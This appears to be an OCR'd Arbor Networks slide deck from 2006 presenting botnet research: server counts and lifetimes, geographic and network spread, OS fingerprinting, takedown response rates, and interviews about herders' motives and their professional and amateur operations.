
Additional Analysis

- **Often logged in from a second location**
  - Used a basic IRC client (irssi)
  - Did not reveal who we are
- **Intentionally vague**
  - When pressed, other botnet herders
  - Often younger
- **Chat with botnet operators**
  - Discover their motivations
- **Examine malware distribution points**
  - Open directories, shared code, etc



Findings


- **Botnets globally**
  - Based on all botnets we know about, not just actively monitored ones
- **Botnet herders**
  - Based on conversations with herders



Botnets Per Network (Dec, 2005 - Present)

arbornetworks.com Page 15 *Company Confidential*

Botnets by parent network. We can see here that botnets plauge different networks disproportionately as to the size of their IP space and their location in the world. We think that this is because herders have found out which networks have more weaknesses in their hosted servers (ie a hosting company) and tend to strike there.




2/3 of botnets are up for 1 day or less
About 1300 botnet servers are active a day
Data from Arbor Networks' botnet policy


arbornetworks.com Page 16 Company Confidential

ARBOR NETWORKS

This is data based on our botnet server database and covers the period from January, 2006, through May, 2006 (a 5 month stretch). If a botnet can make it past the one or two time time, it can be up for a significant time period. Remember that the botnet is growing and active in this time.



Botnets more closely line up with geographic locations and the amount of IP space any country has. This is uncorrected for IP space for each country.




arbornetworks.com

Page 18

Company Confidential

If we plot those same active botnet servers around a world map this is what we get. They’re spread out basically where you would expect: where people and vulnerable systems are located.




Hackers Target Manageable OSes

arbornetworks.com Page 19 *Company Confidential*

ARBOR NETWORKS


This is from one day’s worth of known botnets (10 october 2006) and using a parallel nmap 4.00 wrapper (a python script that fires off 200 nmap -O processes in parallel). These results match earlier active fingerprinting efforts from the spring of 2006 for OS distribution. What we see is that botnet herders prefer to use hosts that they can manipulate from afar, ie one with a command line shell. This is most often Linux, but can also be OS X or FreeBSD (which often appear as choices for the OS), and rarely Microsoft Windows.

Cisco and other network devices in this detection set are usually the result of a firewalling switch or a router being fingerprinted and not the endpoint.




arbornetworks.com Page 20 *Company Confidential*

If we look at how fast those top ten infected networks react within 1 day of discovering a botnet, we can see that they all do about the same range, from 45% to about 80% takedown within the first day of a botnet being discovered. A botnet here is measured by a single server (ie an IRC server controlling the botnet)




arbornetworks.com Page 21 Company Confidential

And statistics are about the same if we look at how fast they react within a week of being notified that they have a botnet. Again, same range of response rates (40% to 85% or so) and not proportional to how many botnets they have to begin with.




Intermission: Humor

```
Nads!hacker@208.189.38.32 #asdf ['do a whois']
Nads!hacker@208.189.38.32 #asdf ['and paste it']
Nads!hacker@208.189.38.32 #asdf ['btw']
Nads!hacker@208.189.38.32 #asdf ['have you tried logging into it in PM?']
jowww!N0002@Netadmin.net #asdf ['Oo']
jowww!N0002@Netadmin.net #asdf ['na a :D']
Nads!hacker@208.189.38.32 #asdf ['k']
Nads!hacker@208.189.38.32 #asdf ['what you do is']
Nads!hacker@208.189.38.32 #asdf ['log into it in a PM']
Nads!hacker@208.189.38.32 #asdf ['k']
Nads!hacker@208.189.38.32 #asdf ['then remove it']
Nads!hacker@208.189.38.32 #asdf [':\\']
jowww!N0002@Netadmin.net #asdf ['what is PM? :D']
Nads!hacker@208.189.38.32 #asdf ['like this']
Nads!hacker@208.189.38.32 #asdf ['./query']
Nads!hacker@208.189.38.32 #asdf ['and .rm the bot']
Nads!hacker@208.189.38.32 #asdf [':\\']
Nads!hacker@208.189.38.32 #asdf ['Only way for it to go away']
jowww!N0002@Netadmin.net #asdf ['dont wana let me in :P']
Nads!hacker@208.189.38.32 #asdf ['hm...']
Nads!hacker@208.189.38.32 #asdf ['ok']
Nads!hacker@208.189.38.32 #asdf ['have you tried glining it?']
jowww!N0002@Netadmin.net #asdf ['glining?']
Nads!hacker@208.189.38.32 #asdf ['./gline 198F1F9E.37ACCE37.162073EA.IP']
Nads!hacker@208.189.38.32 #asdf ['will get rid of bot']
Nads!hacker@208.189.38.32 #asdf ['on the server']
Nads!hacker@208.189.38.32 #asdf ['from connecting']
```



Key Points about Herders

- **Incredibly insular**
  - We were able to use only a few hosts to spy on a lot of people
  - Unless we went back to the same network, they didn't realize it was the same spy
- **Barrier to entry surprisingly low**
  - Some had no prior knowledge of IRC
- **Two different kinds**
  - Professionals - rare
  - Amateurs, newbie - high numbers




Botnet Operator Perspectives

- **DDoSers**
  - Don't care who asked for the DDoS, who the target is
  - Same mentality for other services
- **Spyware, adware installers**
  - Just want money
  - Say that "someone else will be doing this anyhow"
  - Often young, first taste of serious income
  - Often defend themselves by saying it's not a crime
  - Recognize that DDoSers have "crossed a line"
- **None of them expect to be caught or punished**
  - No reason to be: Odds are in their favor (less than a dozen botnet-related arrests, thousands of botnets in 2006 alone)


Similar to the previous slide, this is based on our own, internal analysis and conversations we've had with botnet operators and managers.

It's as you would expect: botnet operators are usually morally detached from their activities and convinced they'll never get caught. The people who run botnets that derive revenue from spyware or adware installations see themselves as "safe" because they do not launch DDoS attacks, which they recognize as illegal.



Professional Herders

- Service for pay
  - Hosting ("Bulletproof hosting")
  - Spam
  - DDoS
- Use partitioning methods
  - Break up networks by speed, uptime, capabilities
  - Never reveal entire network
- Work in teams
- Very reluctant to talk
  - Only were able to begin talking with one group




Amateur Herders

- Usually theft-based botnets
  - Adware
  - Spyware
  - CD key theft
- Little knowledge of IRC
- Recycle code from others
- Sloppy management
- Botnets range in size from 50-thousands of hosts
- Many will start out on public IRC networks

